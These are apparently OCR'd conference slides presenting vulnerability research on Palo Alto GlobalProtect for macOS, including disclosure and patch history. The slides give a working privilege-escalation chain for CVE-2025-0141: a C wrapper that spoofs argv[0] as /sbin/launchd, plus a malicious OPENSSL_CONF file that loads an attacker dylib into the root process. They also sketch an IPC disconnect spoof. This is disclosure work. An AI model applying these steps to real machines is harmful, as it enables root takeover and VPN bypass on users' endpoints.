


GlobalProtect


Configure HIP-Based Policy Enforcement

https://docs.paloaltonetworks.com/globalprotect/10-1/globalprotect-admin/host-information/configure-hip-based-policy-enforcement

Privileged Binaries: Deeper dive




```
$ PATH=[ATTACKER_CONTROLLED_DIR] \
  $GP_APP_PATH/Contents/Resources/PanGPS
```



But PanGPS fights back, again…

```
> PATH=/tmp/ ./PanGPS
P3388-T259   07/20/2025 10:30:39:721 Debug( 810): Not match
2025-07-20 10:30:39.721 PanGPS[3388:61224] PanGPS cannot be launched this way!
```


There's a security control

- `PanGPS` works out which process started to it.
- Kill process if not launched by `/sbin/launchd`

Decompiled PanGPS binary:

```
bool CheckProcessName(int pid, const char *expected_name) {
  char cmd[256];
  snprintf(cmd, sizeof(cmd), "ps -p %d -o command | grep -v COMMAND", pid);

  FILE *fp = popen(cmd, "r");
  if (fp == NULL) {
    return false;
  }

  char output[260];
  if (fgets(output, sizeof(output), fp) == NULL) {
    pclose(fp);
    return false;
  }

  trim_trailing_spaces(output);

  bool match = strcmp(output, expected_name) == 0;

  pclose(fp);
  return match;
}
```

⚠ ps gets command from argv ⚠



Without malicious wrapper

..nts/Resources (-zsh)

```
> PATH=/tmp/ ./PanGPS
P16962-T259   07/20/2025 15:36:46:523 Debug( 810): Not match
2025-07-20 15:36:46.523 PanGPS[16962:157367] PanGPS cannot be launched this w
!w /Applications/GlobalProtect.app/Contents/Resources
>
```

./watch-gps-parent.sh (pgrep)

```
> ./watch-gps-parent.sh | tee gps-log.txt
[*] Watching for PanGPS... (Press Ctrl+C to stop)
[15:36:46] PanGPS PID: 16962
           Parent PID: 2086
           Parent CMD: -zsh
```

With malicious wrapper

su (PanGPS)

```
demo % ./PanGPS_wrapper
2025-07-20 15:52:16.553 PanGPS[37130:207053] PanGPS starts
P37130-T259   07/20/2025 15:52:16:555 Debug( 275): Console uid is 501
P37130-T259   07/20/2025 15:52:16:556 Debug( 346): USER is alexbourla
P37130-T259   07/20/2025 15:52:16:556 Debug( 382): HOME is /Users/alexbourla
```

/tmp (-zsh)

```
> ./watch-gps-parent.sh | tee gps-log.txt
[*] Watching for PanGPS... (Will stop after first match)
[15:52:16] PanGPS PID: 37130
           Parent PID: 37126
           Parent CMD: /sbin/launchd
```

PanGPS_wrapper.c:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
   strncpy(argv[0], "/sbin/launchd", strlen(argv[0]));

   system("/Applications/GlobalProtect.app/Contents/Resources/PanGPS");

return 0;
}
```

But PanGPS fights back, again, again…

Decompiled PanGPS binary:

```
void entry(int argc, char **argv) {
  // Overwrite attacker-controlled environment variable
  setenv("PATH", "/usr/bin:/bin:/usr/sbin:/sbin", 1);

  // ... rest of PanGPS startup logic ...
}
```

There's *another* security control

- PanGPS sanitises `$PATH`

Well then, let's just use a different one!

Decompiled PanGPS binary:

```
char *ossl_safe_getenv(const char *name) {
  if (OPENSSL_issetugid() != 0) {
    // running setuid/setgid → environment is untrusted
    return NULL;
  }

  return getenv(name);
}
```

OPENSSL_CONF environment variable

ENVIRONMENT

- OPENSSL_CONF

  The path to the config file or the empty string for none.

  Ignored in set-user-ID and set-group-ID programs.


This is a problem, but let's try it anyway...

https://docs.openssl.org/3.1/man5/config/#environment

```
$ OPENSSL_CONF=/tmp/evil.conf \
  ./PanGPS_wrapper
```

Example malicious OPENSSL configuration file:

```
openssl_conf = openssl_init

[openssl_init]
engines = engine_section

[engine_section]
pkcs11 = pkcs11_section

[pkcs11_section]
engine_id = pkcs11
dynamic_path = /tmp/evil_openssl_engine.dylib
default_alogorithms = ALL
init = 1
```



iTerm2 Shell Edit View Session Scripts Profiles Window Help
Thu 24 Jul 14:09
CVE-2025-0141: Mac SUID PE (-zsh)
%
GlobalProtect Info
GlobalProtect
140.5 MB
Modified: Today, 14:00
Add Tags...
General:
Kind: Application (Universal)
Size: 140,467,911 bytes (141.3 MB on disk)
Where: Macintosh HD ▸ Applications
Created: Thursday, 24 July 2025 at 14:00
Modified: Thursday, 24 July 2025 at 14:00
Version: 6.3.1-376
Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.
Locked
Scale to fit below built-in camera

But *why* did that work!?

Decompiled PanGPS binary:


```
int OPENSSL_issetugid(void) {
   uid_t real_uid = getuid();
   uid_t effective_uid = geteuid();

   if (real_uid == effective_uid) {
      gid_t real_gid = getgid();
      gid_t effective_gid = getegid();
      return (int)(real_gid != effective_gid);
    }

  return 1;
  }
```

Concept	Value in a typical SUID binary
UID (Real UID)	The user who **launched** the binary (e.g. you)
EUID (Effective UID)	The **owner of the binary:** typically root if it's a SUID root binary



SUID Binary Privilege Escalation Summary

Defensive Control	Bypass Technique
`launchd` check	✅ Fooled by fake parent PID
`$PATH` sanitsation	✅ Target `$OPENSSL_CONF` instead
`Issetuid()` check	✅ ineffective due to ‘true’ root child processes



The real problem

> **Least Privilege** - A security principle in which a person or process is given only the minimum level of access rights (privileges) that is necessary for that person or process to complete an assigned operation.
>
> — OWASP, Principles of Security

https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingLaunchdJobs.html

Fixes, Failures, and Final Lessons

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
VPN Bypass: DNS Spoofing, Wildcard Split Tunnel Domain	**April 2024**	**WON'T FIX**	**N/A**	*"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app."* Potential mitigation: Combine 'Split Tunnel Domain' **AND** 'Split DNS' features.

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VPN Bypass: Forged IPC Disconnect (MacOS)	**October 2024**	**PATCHED** CVE-2025-0135 CVSS v4 Base: 5.7	**July 2025** Initial patch ineffective, repatched in: 6.2.8-h3 (6.2.8-c263) 6.3.3-h2 (6.3.3-c676)	Palo Alto reported to fix under CVE-2025-0135, however vulnerability still present Repatched successfully under original CVE-2025-0135
VPN Bypass: Forged IPC Disconnect (Linux)	**October 2024**	**PATCHED** CVE-2025-2179 CVSS v4 Base: 6.8	**July 2025** Initial patch ineffective, repatched in: 6.2.9	Palo Alto reported to fix under CVE-2025-0140, however vulnerability still present Repatched successfully under CVE-2025-2179

Vulnerability (CVE)	Reported	Status	Fixed	Notes / Mitigation
VPN Bypass: DNS Spoofing, Wildcard Split Tunnel Domain	**April 2024**	**WON'T FIX**	**N/A**	*"After investigation, we have determined that we do not consider this a vulnerability in the GlobalProtect macOS app."* Potential mitigation: Combine 'Split Tunnel Domain' **AND** 'Split DNS' features.
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VPN Bypass: Forged IPC Disconnect (Linux)	**October 2024**	**PATCHED** CVE-2025-2179 CVSS v4 Base: 6.8	**July 2025** Initial patch ineffective, repatched in: 6.2.9	Palo Alto reported to fix under CVE-2025-0140, however vulnerability still present Repatched successfully under CVE-2025-2179
VPN Bypass: Plist File Modification (MacOS)	**October 2024**	**PATCHED** CVE-2025-0140 CVSS v4 Base: 6.8	**July 2025** Patched in: 6.2.8-h2 (6.2.8-c233) 6.3.3-h1 (6.3.3-c650)	Although initially reported for MacOS, Palo Alto reported to affect: • Linux • MacOS
Privilege Escalation: SUID Binary Abuse (MacOS)	**October 2024**	**PATCHED** CVE-2025-0141 CVSS v4 Base: 8.4	**July 2025** Patched in: 6.2.8-h2 (6.2.8-c233) 6.3.3-h1 (6.3.3-c650)	Although initially reported for MacOS, Palo Alto reported to affect: • Windows • Linux • MacOS

The Patch that Made Things Worse

CVE-2025-0135 – Forged IPC Disconnect (macOS)

Before the 'patch':

- Low privileged user could disable GlobalProtect via spoofed IPC command

Defensive Control	Bypass Technique
`lsof` check	✅ Fooled by Bash redirection or short binary


```
COMMAND     PID       USER   FD   TYPE    (...)
PanGpHipM 48222 demo          0u  IPv4    (...) (CLOSE_WAIT)
PanGpHipM 48222 demo          1u  IPv4    (...) (CLOSE_WAIT)
spoofedC 48587 demo          3u  IPv4    (...) (ESTABLISHED)
```


The Patch that Made Things Worse

CVE-2025-0135 – Forged IPC Disconnect (macOS)

After the 'patch' (version 6.3.3):

